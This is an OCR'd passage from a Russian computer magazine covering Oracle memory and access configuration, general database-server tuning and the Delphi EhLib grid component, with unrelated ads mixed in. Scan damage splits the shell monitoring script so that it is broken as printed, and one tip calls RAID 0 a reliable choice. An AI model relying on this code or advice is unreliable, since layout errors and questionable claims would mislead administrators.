Общий пул памяти в Oracle, называемый System Global Area (SGA), разделен на области, зарезервированные под различные виды приложений и процессов. Например, Buffer Cache - память, выделенная для обеспечения быстродействия одинаковых и повторяющихся запросов, а Java Pool - для необходимого пространства для Java-кода, выполняющегося на стороне сервера, например, хранимых Java-процедур. Здесь действует простое правило: с какими видами памяти собирается чаще работать твой Oracle, такие области памяти и стоит увеличить, а остальные уменьшить до минимума.

Для большинства приложений достаточно предусмотреть общую рабочую память в 128 Мб и распределить ее следующим образом:

Shared Pool	52 Мб
Buffer Cache	60 Мб
Large Pool	4 Мб
Java Pool	8 Мб
Other	4 Мб

Я не пользуюсь Java, и с такими параметрами (при размере физической



Рис. 2. Memory Parameters

памяти 512 Мб) мне вполне комфортно работать. Oracle работает достаточно шустро, и всем нужным приложениями хватает быстродействия. Для достижения оптимального быстродействия Oracle 10g использует фиксированный объем памяти, который выделяется при запуске его процессов. В дальнейшем все операции по выделению/освобождению областей памяти, необходимых для работы сервисов базы данных, ведутся с использованием уже выделенного диапазона памяти. Таким образом, выделяя базе данных память с расчетом на то, чтобы оставшейся хватило для работы приложений в ОС, а Oracle сам разберется с тем, как оптимально использовать выделенную для него область.

После выставления значений необходимо подтвердить их и отдать команду на изменение параметров системы. Для этого нажми кнопку Apply в нижней части web-страницы. Любопытным товарищам, да и просто желающим поднагнать в работе с Oracle советую поглядывать на кнопку Show SQL, появляющуюся на страницах, на которых можно менять параметры работа-

ющей базы. Там можно увидеть всю "внутреннюю кухню", скрывающуюся за HTML, а именно SQL-команды, которые выполнит база данных в соответствии с твоими указаниями.

КОНТРОЛИРУЕМ РАБОТУ. СТОИМ У РУЛЯ

■ Современные БД чем-то похожи на беспилотный космический аппарат. Однажды хорошо настроил, обладаешь устойчивой связью с БД - и можно не беспокоиться о том, что с ней происходит, лишь изредка поправлять ее поведение. Как же контролировать "самочувствие" Oracle? С помощью Enterprise Manager и его закладки Performance все будет проще простого.

На этой странице можно найти любые параметры системы, которые отслеживаются в режиме реального времени и проанализировать периоды, уже оставшиеся в прошлом. Кликнув по любому интересующему нас параметру, получим подробный отчет о его изменениях во времени. Вот так, например (рис. 3), выглядит график загрузки процессора базой данных на моем компьютере и соответствующие

ему пос-

УЖЕ В ПРОДАЖЕ



На наших дисках ты всегда найдешь тонну самого свежего софта, демки, музыку, а также 3 видео по взлому!

ВСЕ О ВЗЛОМЕ И ЗАЩИТЕ WI-FI ТЕХНОЛОГИЙ В ЭТОМ НОМЕРЕ.

ЧИТАЙ В ФЕВРАЛЕ:

Атака на Wi-Fi

Личный опыт взлома беспроводных сетей

Вторжение в госпиталь

Реальные истории хакерских злодеяний

Разоблачение огненной лисы

Настройка скрытых возможностей браузера Firefox

Пишем профессиональную защиту

Ликбез о защите прог на Visual Basic

ПРИЛОЖЕНИЯ ДЛЯ НАСТРОЙКИ И МОНИТОРИНГА РАБОТЫ ORACLE

■ Linux/Unix:

TOra - инструмент, основанный на Qt, хорошо отлаженный и готовый к работе с Oracle 7, 8i и 9i. Домашняя страница: tora.sf.net.

WXOra - приложение, построенное с использованием библиотеки wxWidgets, изначально спроектированное для работы с Oracle 9i, 10g и выше.

Домашняя страница: wxora.sf.net.


■ Windows:

TOAD (The Oracle Developer Tool) - очень развитое и многофункциональное приложение, из недостатков которого можно назвать доступность только для платформы Windows и достаточно высокую цену.

Домашняя страница: www.quest.com.

Всегда будь в курсе последних новостей о безопасности и багах, обнаруженных в базе данных. Самый достоверный источник такой информации: Oracle Security Information, www.oracle.com/technology/employ/security.

Статьи, рекомендации и советы ведущих "оракловодов", обзоры новых возможностей Oracle на русском языке можно почить на сайте Oracle Magazine (русское издание www.ora-mag.ru).




ленные SQL-запросы, которые обрабатывались на сервере.

Однако такой вид представления информации о состоянии БД хоть и нагляден, но не всегда обеспечивает желаемую гибкость. Он достаточно ресурсоемкий и не очень-то подходит для одновременного контроля нескольких систем: слишком много избыточной информации демонстрируется на дисплее. Намного проще отслеживать процессы, происходящие на сервере, с использованием логов и просто маленьких командных утилит.

Один из лог-файлов, интересных для тебя, расположен в каталоге \$ORACLE_HOME/admin/\$ORACLE_SID/bdump, где \$ORACLE_HOME и \$ORACLE_SID. Это переменные окружения, указывающие на каталог установки Oracle и уникальное имя (SID) базы данных. Лог, в котором отмечаются

действия при старте, работе и остановке, имеет имя alert_\$ORACLE_SID.log. Для контроля за базой данных достаточно запустить простой скрипт, который будет выводить на консоль последние 10-20 строчек этого лога, искать в них сообщения об ошибках, чтобы те всегда были "под рукой".

```
#!/bin/sh
while [ 1 == 1 ]; do
    clear
    tail -n 20
    $ORACLE_HOME/admin/$ORACLE_SID/bdump/alert_$ORACLE_SID.log | grep
    -i error
    sleep 10
done
```



ОХРАНЯЕМ ГРАНИЦЫ. БЕЗОПАСНОСТЬ

Любой производитель программного обеспечения заботится о безопасности и защищенности данных, доверенных ему пользователями. Безусловно, и Oracle не является исключением, предлагая СУБД, оснащенную всевозможными системами противодействия взлому. Криптография, работа по защищенным каналам обмена информацией, разграничение доступа к информации на уровнях групп, ролей, пользователей и даже доступ к отдельным строкам таблиц может быть под контролем.

Для того чтобы минимизировать потенциальный ущерб от несанкционированного доступа к личным данным, весьма желательно усилить защиту и запретить доступ к базе данных тому, кому ты не доверяешь. Наиболее простым, но, тем не менее, весьма действенным методом является ограничение адресов компьютеров, с которых возможен коннект к базе данных.

Сведения о доверенных хостах содержатся в файле \$ORACLE_HOME/network/admin/sqlnet.ora - в простом текстовом конфигурационном файле. Для примера ограничим доступ к базе данных со всех компьютеров, кроме того, на котором установлена база данных:

```
TCP.VALIDNODE_CHECKING = YES
TCP.INVITED_NODES=(localhost, 127.0.0.1)
```

Параметр TCP.VALIDNODE_CHECKING разрешает проверки на разрешение/запрещение коннекта к базе, а TCP.INVITED_NODES указывает на список адресов или доменов, которым доступны операции с Oracle. Вместо такой политики ограничения доступа можно применить другую, а именно, указать список адресов, которым запрещено работать с базой данных:

```
TCP.VALIDNODE_CHECKING = YES
TCP.EXCLUDED_NODES=(some.evil.host.com, onemore.bad.com)
```

В случае если пользователь с нужного хоста или домена попытается соединиться с базой данных, он получит лишь такой ответ:

```
ERROR:
ORA-12537: TNS:connection closed
```

И ЭТО ВСЕ?

На этом наш минималистский экскурс в настройку Oracle можно считать оконченным. Можно сказать, что в этой статье мы только собрали камешки на берегу бескрайнего моря знаний об Oracle :). Более подробно о тонкостях настройки Oracle можно прочитать на следующих сайтах:

www.oracle.com, www.orafaq.com.


У НАС ОЧЕНЬ БОЛЬШОЙ

* В нашем магазине вас ждет более 1000 игр на ваш выбор

* Постоянно обновляемый ассортимент

* Чем больше, тем дешевле!

ВЫБОР



Sid Meier's Pirates Limited Edition

\$79.99



Star Wars Galaxies: Jump to Lightspeed

\$55.99



Sims 2

\$22.99



Dark Age of Camelot: Catacombs

\$59.99



Half-Life 2

\$23.99



Vampire: The Masquerade - Bloodlines

\$79.99



World of Warcraft

\$69.99



World of Warcraft 60 Day Pre-Paid Card

\$52.99



Final Fantasy XI: Chains of Promathia Expansion

\$55.99



EverQuest II DVD

\$79.99



Need for Speed Underground 2

\$22.99



Ultima Online: Samurai Empire

\$59.99

Играй просто!
GamePost

ЗАБУДЬ ПРО ТЕЛЕЖКИ
МЫ ПРИВЕЗЕМ ВСЕ САМИ!



Тел.: (095) 928-0360
(095) 928-6089
(095) 928-3574

www.gamepost.ru



Заратустра

ПОВЫШЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ

ОБЩИЕ РЕКОМЕНДАЦИИ ПО ОПТИМИЗАЦИИ СЕРВЕРА

Для быстрой и надежной работы сервера БД имеет смысл сделать оптимизацию. Но на нелегком пути к оптимизации может возникнуть такая проблема: под разные платформы и серверы баз данных подходы по оптимизации могут быть кардинально разными. Можно сказать, что оптимизация баз данных в большей степени является искусством, чем наукой. А главное в этом искусстве - практика.

В общем случае производительность БД зависит от множества факторов. Наиболее значительные из них:

- сервер баз данных;
- параметры настройки SQL-сервера;
- аппаратные средства;
- структура базы данных;
- операционная система (сервер и клиент);
- межпрограммные (middleware) средства;
- сетевые аппаратные средства и полосу пропускания (LAN и WAN);
- количество клиентов;
- тип деятельности клиентов;
- тип и количество данных.

Настройку и подгонку сервера БД, как и построение его структуры, нужно начинать с первых этапов проектирования и разработки приложения. Если этим заняться лишь по окончании разработки, можно добавить себе дел и обязать самого себя вносить серьезные изменения как в базу данных, так и в приложения.

Еще одна проблема - сложность выбора между производительностью и гибкостью настройки сервера БД и операционной системы. Выбрать оптимальную конфигурацию тоже непросто, так как многие настройки связаны между собой. К твоим услугам множество источников по способам повышения производительности БД серверов, но не всем рекомендациям можно доверять. Предпринимай любые действия учитывая конкретный случай и требования, которые предъявляют тебе.

Для проведения оптимизации БД чтения учебника или руководства недостаточно. Без практики и опыта сложно произвести оптимизацию быстро и качественно. Тем более ты должен хорошо представлять себе, с чем ты работаешь, как это работает и что может стать причиной резкого снижения производительности. Другими словами, оптимизация не так проста, как кажется на первый взгляд.

И к этой проблеме нужно находить комплексный подход, а не компилировать для этого куски готовых решений. Мои дальнейшие рекомендации - общие, они не являются универсальными. Сложно описать типовые конфигурации серверов, а описание настроек может занять несколько томов. Иногда чтобы найти лучшее, приходится долго перебирать разные конфигурации и настройки. Чем больше будешь заниматься настройкой и оптимизацией БД, тем легче будет в новых испытаниях.

АППАРАТНЫЕ СРЕДСТВА

■ Как правило, когда у сервера баз данных начинает падать производительность, обвинения предъявляют железу. Мнения экспертов в этом вопросе очень сильно разделяются. Огни говорят, что аппаратные средства играют решающую роль, другие имеют прямо противоположное мнение. Но большинство согласно с тем, что только увеличением машинных ресурсов производительность не повысить.

В первую очередь нужно точно определить причину проблемы, чтобы решать именно ее. Конечно, существует необходимый минимум, обеспечивающий нормальное функционирование сервера баз данных. Основной фактор, который влияет на выбор ап-

паратного комплекса, - задачи, для решения которых предназначен будущий сервер.

ЦЕНТРАЛЬНЫЙ ПРОЦЕССОР

■ Как сам процессор, так и материнскую плату (например, ту, которая поддерживает установку дополнительных процессоров) необходимо брать "с запасом".

ПАМЯТЬ

■ Один из наиболее значительных компонентов аппаратного обеспечения, который влияет на производительность сервера базы данных. Памяти мало не бывает, так что можно купить столько памяти, сколько подержит сервер и сколько потянет кошелек.

ПОДСИСТЕМА ВВОДА/ВЫВОДА


■ Эта часть аппаратных средств затрагивает производительность SQL-сервера. Речь идет об аппаратном RAID-контроллере и/или о производительных скоростных дисках. По соотношению скорость/надежность лучше выбирать RAID 0+1 или RAID 0.

Другой способ оптимизации дисковых операций - физическое разделение. Его суть в том, что элементы БД сервера, наиболее активно используемые в дисковых операциях, размещаются физически на разных накопителях. Этим разделением ты "отдашь" наиболее загруженным участкам отдельный ресурс, повысив тем самым скорость дисковых операций. К примеру, простое разделение выглядит так:

- журнал транзакций;
- временная база данных;
- файлы базы данных;
- таблицы, которые часто обновляются или читаются;
- некластерные индексы, которые часто обновляются или читаются.

Временная база данных использует для внутренних потребностей: сортировка, группирование и т.д. В сильно "нагруженных" системах под вре-





Настраиваем использование памяти

менную базу данных отводят RAID 0 (самый быстрый тип RAID). Причем временная БД менее чувствительна к надежности, а значит, зеркалирование можно не использовать, чего нельзя позволить себе на других участках БД.

Другой важный элемент аппаратного комплекса - сетевое оборудование. Его мощность имеет значение, если БД сервер работает в локальной сети и если большинство клиентов находятся в ней же. Если же большинство клиентов имеют небольшую скорость доступа, установка скоростного сетевого оборудования не имеет смысла.

SQL-СЕРВЕР

■ Широко распространено мнение о том, что настройка SQL-сервера представляет собой перебор опций в поисках оптимальной конфигурации. На самом деле это можно было сказать только о старых версиях серверов баз данных. Как правило, современные БД умеют настраивать сами себя. Другими словами, сервер следит за выполняемыми на нем операциями и сам вносит нужные корректировки, обеспечивающие оптимальное выполнение операций на имеющемся оборудовании.

Если ты жестко задаешь настройки, у SQL-сервера остается меньше возможностей для маневров. Изменяй настройки постепенно. Перед любыми изменениями производи тест "с нуля" (то есть для стандартных настроек сервера), чтобы потом можно было сравнить производительность до настройки и после нее. Также желательно изменять настройки по одной, чтобы точно знать, какие из них влияют на производительность.

СТРУКТУРА БАЗЫ ДАННЫХ И TRANSACT-SQL

■ Основные причины резкого снижения производительности заключаются в неправильной или непродуманной структуре базы данных. Первая проблема на пути к разработке базы данных - индексы. Индексы повышают производительность, но необходимо выбрать один из их двух ти-


пов (кластерный/некластерный) и определиться со столбцами для индексирования.

Основное заблуждение при разработке баз данных: для повышения производительности достаточно проиндексировать все возможные столбцы. Эти действия не только бесполезны, но и чреваты снижением производительности в несколько раз. Суть проблемы выбора индексов в том, что SQL-сервер должен изменять их при любых "реформах" в таблицах (INSERT, UPDATE, DELETE). Если индексов один или два, больших потерь производительности не будет. Но если их намного больше, SQL-сервер оказывается перегруженным работой с таблицами.

Другая проблема: после оптимизации запроса базой данных индекс может стать неиспользуемым. Иногда SQL-серверу требуется меньше времени на перебор таблицы, чем на использование индекса. Такие индексы служат балластом и, по-хорошему, должны быть удалены. Их можно отловить анализатором SQL-запросов, который даст полную картину обработки запросов.

В идеале весь код Transact-SQL, используемый в приложениях, должен находиться в хранимых процедурах, а не запускаться в виде динамического SQL или скриптов. Это уменьшает сетевой трафик (передается только CALL или EXECUTE) и ускоряет выполнение самого кода Transact-SQL, так как код в хранимых процедурах является прекомпилированным.

Но и тут тебя ждут подводные камни. Когда хранимая процедура выполняется в первый раз (и у нее не определена опция WITH RECOMPILE), она оптимизируется, для нее создается план выполнения запроса, который кешируется SQL-сервером. Если та же самая хранимая процедура вызывается снова, она будет использовать кешированный план выполнения запроса, что сэкономит время и увеличит производительность. Но если запрос динамический (изменяется от одного выполнения хранимой процедуры к другому), оптимизации не будет, а производительность только пострадает. Если известно, что запрос будет меняться каждый раз при выполнении хранимой




процедуры, нужно добавить опцию WITH RECOMPILE, которая заставит перекомпилировать хранимую процедуру заново и оптимизировать запрос.

Другая неприятная особенность, с которой можно столкнуться, - блокировки (deadLock). Это тот случай, когда два процесса пытаются заблокировать два объекта, причем каждый процесс пытается заблокировать объект, который принадлежит другому процессу. В этом случае SQL-сервер прерывает один из процессов, откатывает его транзакцию, тем самым позволяя второму процессу продолжить работу. Этого можно избежать, если получать доступ к объектам в одном и том же порядке и не допускать пользовательского ввода во время транзакций, то есть получить все необходимые данные до начала транзакции.

Причиной падения производительности могут стать и триггеры. При их использовании придерживайся простых правил:

- Чем меньше код триггера, тем лучше и тем быстрее выполняются операции.
- Не используй триггеры для задач, которые могут быть реализованы другими, более эффективными способами. Например, для проверки значений лучше использовать CHECK, а не триггер.
- Обнаруживай ошибки до срабатывания триггера. Так потребляется меньше ресурсов, чем при откате транзакций триггером.

P.S. В статье нет готовых решений. Мы только коснулись настроек производительности. А тебе остается на практике постигать основы настройки и оптимизации SQL-сервера.



Смотрим на производительность

Content:

52 Цивилизованное оформление

Визуализация данных и генераторы отчетов

56 DataBase Connectivity в твоей программе

Программирование с использованием DBC-технологий

60 Средства разработки запросов

Комментарий специалиста на примере

62 Доступ к БД из веб-приложений

Сказ о доступе к БД из программ на Perl и PHP

66 Если скрестить InterBase с XML

Реальный пример интеграции

Антон Деникин (ant_den@mail.ru)

ЦИВИЛИЗОВАННОЕ ОФОРМЛЕНИЕ

ВИЗУАЛИЗАЦИЯ ДАННЫХ И ГЕНЕРАТОРЫ ОТЧЕТОВ

Начиная работать над проектами с базами данных, часто сталкиваешься с проблемами, связанными с оформлением. Особенно если это первый опыт. Знать Delphi и Builder C++ уже недостаточно, надо ориентироваться в компонентах визуализации данных и генераторах отчетов.

Есть два способа добиться хорошего оформления твоих табличек. Попробовать самому улучшить стандартный DBGrid или использовать компоненты сторонних производителей, представляющие альтернативу стандартному "гриду". Конечно, ты можешь сам создавать табличку под себя, но тогда придется изобретать велосипед. Даже такой элементарной вещи, как использование колесика мышки, в стандартном DBGrid нет, и его придется делать самостоятельно. К тому же вдруг тебе повезет и заказчик возьмет на изготовление какого-нибудь ПО для солидной конторы. Тогда твои, мягко говоря, "лохматые" самоделки могут показаться им слишком экстравагантными. При выполнении заказа надо учитывать современные тенденции и стандарты, то есть делать так, чтобы программа выглядела современной, похожей на офисные приложения. И, что немаловажно, сделать ее оформление однотипным, чтобы пользователи не металась по формам, пытались найти нужное методом тыка. Отсюда вывод, что использование внешних компонентов предпочтительнее.

Особый интерес вызывают компоненты от EhLib (www.ehlib.com). Во-первых, они полностью поддерживают функциональность DBGrid, во-вторых, добавляют огромное количество новых возможностей, в-третьих, для стран бывшего СССР библиотека совершенно бесплатна.



Рис. 1. Компоненты EhLib

Проинсталлировав EhLib, получаешь во вкладке Data Controls новые компоненты (рис. 1), в том числе:

- 1. DbGridEh - табличка, замена стандартного DBGrid со множеством новых функций;
- 2. PrintDBGridEh - компонент, позволяющий легко выводить на печать DbGridEh, при желании предварительно оформив.

Базовых отличий DbGridEh от стандартного DbGrid нет, но есть улучшения, основные из которых: автоматический расчет итоговых значений в табличке (сумма, среднее значение, количество записей), экспорт данных, автоматическая сортировка, удобный поиск записей и т.д.

Рассказать имеет смысл о самом вкусном - о том, чего нет в DbGrid.

ВИЗУАЛЬНОЕ ОФОРМЛЕНИЕ

Человека встречают по одежке, так же и с программами. Мнение, например, заказчика о программе будет формироваться на основе предложенного тобой оформления и неизбежно сравниваться с чем-то уже виденным. EhLib предоставляет тебе возможность оформить табличку по-современному.




Рис. 2. Схема Dichromatic




Рис. 3. Схема выделения 3D

Устаревший дизайн стандартной таблички теперь можно легко заменить стильной 2D-конструкцией DbGridEh, изменив свойство Flat. Также есть богатый выбор различных цветовых схем выделения данных (рис. 2, 3).

Создавая "гриды" с большим количеством полей, удобно использовать многоуровневую систему заголовков, что позволит облегчить восприятие и улучшить наглядность выводимых данных (рис. 4).




Рис. 4. Многоуровневые заголовки

При выводе в DBGrid больших объемов данных перемещение по списку с помощью бегунка было невозможно. Вернее возможно, но не так, как идет пролистывание документа в тех же Word или Excel. К тому же размер бегунка ничего не говорил о количе-

ПРОГРАММИРОВАНИЕ

Vendor Number	Vendor Name	PN	Description	Cost	Qty
1	2	3	4	5	6
2014	Cacor Corporation	2657	Wrist Band Thermometer (C)	6,48p	1

Рис. 10. Строка для STFilter

Рис. 11. Выборка по выпадающему списку

вателю часто бывают нужны выборки из больших массивов данных. Как правило, это производится с помощью форм-отчетов. Ehib предлагает новый интересный способ повышения скорости и удобства работы, когда в пределах одной таблички можно задавать условия выборки и просматривать результат. При включении STFilter в DBGridEh появляется новая строка с ячейками между данными и заголовком (рис. 10). В эти ячейки и заносятся нужные условия с соответствующим синтаксисом. Например, для поиска накладных, проведенных после 1 января 2005 года менеджером по продажам Ивановым с суммой более 10000 руб., достаточно набрать в ячейке STFilter поля суммы ">10000", в поле фамилий "Иванов", в поле даты ">01.01.2005" и нажать на Enter. Но удобнее не вводить условие, а выбирать его из выпадающего списка. То есть не вводить фамилию "Иванов", а выбрать ее (рис. 11). Это делается немного сложнее, если закатать данные в выпадающий список через Query.

ФУНКЦИЯ DRAG&DROP ДЛЯ ДАННЫХ

При работе с серьезной аналитической одной выборкой дело не заканчивается. Надо проводить вторую с измененными условиями, а что делать с результатами первой? Некоторые выписывают на бумажку, особо продвинутые перепечатывают их в Excel, а потом обрабатывают. Но при увеличении количества выборок это становится очень утомительным.

Можно пойти другим путем. После включения свойства Drag&Drop в DBGridEh у тебя в этой табличке появится специальная область (рис. 12), поля которой полностью соответствуют основной табличке. Теперь пользователь может просто выделить нужные ему результаты выборки и перенести в эту область. Точно так



Рис. 12. Область Drag&Drop

же можно поступить и со следующими выборками. Далее пользователь может сделать с отображенными данными все, что ему вздумается: сохранить в файл, распечатать и т.д.

ГРУППИРОВКА СТРОК ПО ЗНАЧЕНИЮ ОДНОГО ПОЛЯ

При работе с большими объемами данных бывает очень удобно не только отсортировать данные по какому-либо полю, но и сгруппировать ("свернуть") по значениям одного из полей, чтобы потом можно было развернуть любую из подгрупп щелчком и просмотреть ее содержание. К примеру, организовав рассылку товаров по направлениям (север, юг и т.д.), не всегда удобно листать отсортированный по городам массив данных. Удобнее сгруппировать данные по городу и разворачивать города только нужного направления. Используя DropDownBox в DBGridEh, можно легко решать подобные задачи.

ИСПОЛЬЗОВАНИЕ PRINTDBGRIDEN

Часто возникают ситуации, в которых нет смысла генерировать отчеты только ради одной простой задачи - вывести на печать содержимое таблички. Это может быть и содержимое накладной, и простенький отчет. Выводом на печать содержимого DBGridEh и занимается PrintDBGridEh. Он умеет не только распечатывать, но и предварительно оформить страницу (редактировать размеры, выравнять столбцы и т.д.). Также есть возможность программно вставлять текст до и после содержания "грида", причем с поддержкой переменных. С помощью этой функции легко организуются такие вещи, как отчет о выпущенной продукции на предприятии. В Dataset открываются поля-"пустышки" с наименованием и количеством. Начальник цеха набивает в них данные, и при распечатке таблички программа генерирует и вставляет в заголовок строку: "Выпуск мебели за 29.12.2004 по отчету №130" (рис. 13). Не менее полезна возможность распечатки только выделенного куса содержимого таблички. Также при желании можно организовать предварительный просмотр

Удобнее не вводить условие, а выбирать его из выпадающего списка.

Выпуск мебели на 29.12.2004 №130	
Наименование	Кол-во
Шкаф Ш-3 Пак №3	47
Шкаф Ш-4 Пак №3	47

Рис. 13. Выпуск мебели




Рис. 14. Предварительный просмотр

Отчет - это не просто таблица: обычно нужен еще поиск, всевозможная сортировка, вывод итоговых значений и многое другое.

Наглядность отчетов достигается за счет привязки иллюстраций: графики, диаграммы, логотип и т.п.




Рис. 15. Предварительный просмотр



Рис. 16. Внешний дизайнер

мотр (в котором можно изменять параметры страницы) - аналогия с MS Word (рис. 14).

ГЕНЕРАТОРЫ ОТЧЕТОВ

